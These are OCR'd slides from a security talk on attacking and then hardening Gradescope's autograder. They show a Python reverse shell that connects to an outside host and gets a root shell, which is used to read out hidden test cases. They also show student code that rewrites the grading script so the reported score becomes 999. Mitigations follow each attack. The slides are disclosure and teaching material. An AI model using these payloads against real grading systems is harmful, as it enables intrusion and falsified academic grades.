Hacking (then fixing) Gradescope’s autograder

Aditya Saligrama

Applied Cyber Weekly Meeting

April 7, 2023

Why hack an autograder?

- Change your grades!
- Posterity: expose hidden test cases
- Underlying access to more Gradescope systems?
- *Testing Remote Code Execution-as-a-feature is cool!*

How Gradescope’s autograder works

Docker containers: the essential building block

- **Container**: a portable software package containing all resources needed to run it, providing:
  - **Isolation**: processes of container A don’t interfere with those of container B
  - **Replicability**: same process in same container should execute the same on any host machine/OS/configuration
- Gradescope usage: consistent execution environment for custom autograders that test student submissions


Components of Gradescope's autograder

1. **Base image**: Gradescope-provided (or custom) Docker container
    a. Grading initiated from a harness Python script provided by Gradescope
    b. Uploads `/autograder/results/results.json` to backend API for frontend display

2. **Custom autograder**: typically open-source or written for course-specific needs
    a. Control initiated from an executable at `/autograder/run_autograder` called by harness

3. **Student code**: uploaded to the container and run by custom autograder
    a. Typically runs in the same process as the custom autograder, as root

Gradescope autograder flow



Gradescope spins up a pre-built Docker image set up by the instructor

A script is executed to update the *harness.py* to the latest version, and *harness.py* is executed

harness.py configurates itself by **variables from shell enviroment**

harness.py fetches user's submission from the Internet and put them to /autograder/source

harness.py runs autograder by executing */autograder /run_autograder*

harness.py acquires the output from .../results.json

harness.py **submits the results to Gradescope via Internet**

harness.py exits and grading is finished

run_autograder

Prepares things before executing the test suites (compile code, checking style, etc.)


Execute test suites on user's submission, calculate the scores and relevent info

Outputs the results as format required by Gradescope to **/autograder/results/results.json**

run_autograder exits

Attacks (and mitigations) on Gradescope autograders

Exploit testing setup




RCE 101

Introduction to Remote Code Execution

3 assignments

Exploit testing setup



Gradescope Python Autograder Example

View project source on Github - autograder.zip - sample solution

Project Description

In this assignment, students will build an infix calculator REPL. The goal of this project is to teach the basics of parsing and evaluating a simple language.

Requirements

- Build an infix calculator read-eval-print loop
- The calculator should handle the 4 basic operations, +, -, *, /, with operator precedence
- In addition, it should handle parentheses and negative numbers
- If the user types 'quit', exit the program
- If there are syntax errors in the user input, raise CalculatorException

Exploit testing setup

```python
def eval(self, string):
    """Evaluates an infix arithmetic expression"""
    tokens = self.lex(string)
    ast = self.parse(tokens)
    value = self.eval_rpn(ast)
    return value
```


Attack One: root reverse shell (2020)

```
s = socket(AF_INET, SOCK_STREAM)
s.connect(("c2.saligrama.io", 4444))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

pty.spawn("/bin/sh")
```

Container is not firewalled!


Arbitrary network requests allowed

Attack One: root reverse shell (2020)



```
asaligrama@[redacted]:~$ nc -lk 4444 -vvv
Listening on 0.0.0.0 4444
Connection received on ec2-[redacted].us-west-2.compute.amazonaws.com 57884
# ls
ls
__pycache__  calculator.py  requirements.txt  run_tests.py  setup.sh  tests
# pwd
pwd
/autograder/source
# whoami
whoami
root
# 
```

Implication: exfiltrate hidden test cases!




```
# ls tests/
ls tests/
__init__.py  test_complex.py  test_integration.py  test_simple.py
__pycache__  test_files.py    test_leaderboard.py  test_unknown.py
# cat tests/test_complex.py
cat tests/test_complex.py
import unittest
from gradescope_utils.autograder_utils.decorators import weight, visibility, number
from calculator import Calculator


class TestComplex(unittest.TestCase):
    def setUp(self):
        self.calc = Calculator()

    @weight(2)
    @visibility('after_due_date')
    @number("2.1")
    def test_eval_parens(self):
        """Evaluate (1 + 1) * 4"""
        val = self.calc.eval("(1 + 1) * 4")
        self.assertEqual(val, 8)

    @weight(2)
    @visibility('after_due_date')
    @number("2.2")
    def test_eval_precedence(self):
        """Evaluate 1 + 1 * 8"""
        val = self.calc.eval("1 + 1 * 8")
        self.assertEqual(val, 9)

    @weight(2)
    @number("2.3")
    def test_eval_mul_div(self):
        """Evaluate 8 / 4 * 2"""
        val = self.calc.eval("8 / 4 * 2")
        self.assertEqual(val, 4)

    @weight(2)
    @number("2.4")
    def test_eval_negative_number(self):
        """Evaluate -2 + 6"""
        val = self.calc.eval("-2 + 6")
        self.assertEqual(val, 4)
# █
```

Mitigation

- Ideally: add a **firewall**, upstream of the container
  - Only allows access to Gradescope’s servers to submit results
- Unfortunately, Gradescope doesn’t do this
- Instead: block `socket(AF_INET | AF_INET6)` syscall using `seccomp`
  - **Can implement at container level**, where language autograder authors have control
  - Heavy-handed (block all sockets), but **can also block all-but-localhost** by looking at args

Attack Two: grade modification



Gradescope spins up a pre-built Docker image set up by the instructor

A script is executed to update the *harness.py* to the latest version, and *harness.py* is executed

harness.py configurates itself by **variables from shell enviroment**

harness.py fetches user's submission from the Internet and put them to /autograder/source

harness.py runs autograder by executing */autograder /run_autograder*

harness.py acquires the output from .../results.json

harness.py **submits the results to Gradescope via Internet**

harness.py exits and grading is finished

run_autograder


Prepares things before executing the test suites (compile code, checking style, etc.)

Execute test suites on user's submission, calculate the scores and relevent info

Outputs the results as format required by Gradescope to **/autograder/results/results.json**

run_autograder exits

Attack Two: grade modification



harness.py runs autograder by executing */autograder /run_autograder*

run_autograder

Prepares things before executing the test suites (compile code, checking style, etc.)

Execute test suites on user's submission, calculate the scores and relevent info

Outputs the results as format required by Gradescope to **/autograder/results/results.json**

run_autograder exits

This is just a shell script!

Each line read in after previous line's execution

Weakness: custom autograder runs in the same process as student code

Attack 2a: grade mod via script append (2019)

/autograder/run_autograder

```
#!/usr/bin/env bash

cp /autograder/submission/calculator.py \
   /autograder/source/calculator.py

cd /autograder/source

python3 run_tests.py
```

Student code

```
# legitimate code above
jout = json.dumps({'"score"': 999.0})
with open("/autograder/run_autograder", "a”) as exout:
     exout.write(
     f"\necho {jout} > /autograder/results/results.json")
# exit
# grading of student code to results.json
```

/autograder/results/results.json

Attack 2a: grade mod via script append (2019)

/autograder/run_autograder

```
#!/usr/bin/env bash

cp /autograder/submission/calculator.py \
   /autograder/source/calculator.py

cd /autograder/source

python3 run_tests.py

echo {"\"score\"": 999.0} > \
/autograder/results/results.json
```

Student code

```
# legitimate code above
jout = json.dumps({'"score"': 999.0})
with open("/autograder/run_autograder", "a”) as exout:
     exout.write(
     f"\necho {jout} > /autograder/results/results.json")
# exit
# grading of student code to results.json
```

/autograder/results/results.json

Attack 2a: grade mod via script append (2019)

/autograder/run_autograder

```
#!/usr/bin/env bash

cp /autograder/submission/calculator.py \
   /autograder/source/calculator.py

cd /autograder/source

python3 run_tests.py

echo {"\"score\"": 999.0} > \
/autograder/results/results.json
```

Student code

```
# legitimate code above
jout = json.dumps({'"score"': 999.0})
with open("/autograder/run_autograder", "a”) as exout:
     exout.write(
     f"\necho {jout} > /autograder/results/results.json")
# exit
# grading of student code to results.json
```

/autograder/results/results.json

```
{
     "score": 18.0,
     "comments": "missed test cases 6, 7, 10"
}
```

Attack 2a: grade mod via script append (2019)

/autograder/run_autograder

```
#!/usr/bin/env bash

cp /autograder/submission/calculator.py \
   /autograder/source/calculator.py

cd /autograder/source

python3 run_tests.py

echo {"\"score\"": 999.0} > \
/autograder/results/results.json
```

Student code

```
# legitimate code above
jout = json.dumps({'"score"': 999.0})
with open("/autograder/run_autograder", "a”) as exout:
     exout.write(
     f"\necho {jout} > /autograder/results/results.json")
# exit
# grading of student code to results.json
```

/autograder/results/results.json


```
{
     "score": 999.0
}
```

Mitigation

- **Downgrade** language autograder code to **non-root user**


- Ensures root-owned `run_autograder` cannot be modified

Attack 2b: grade mod via inotify event




harness.py starts
run_autograder starts
language autograder starts
student code starts
student code exits
language autograder exits, writes to results.json
run_autograder exits
harness.py enters, uploads results

Attack 2b: grade mod via inotify event

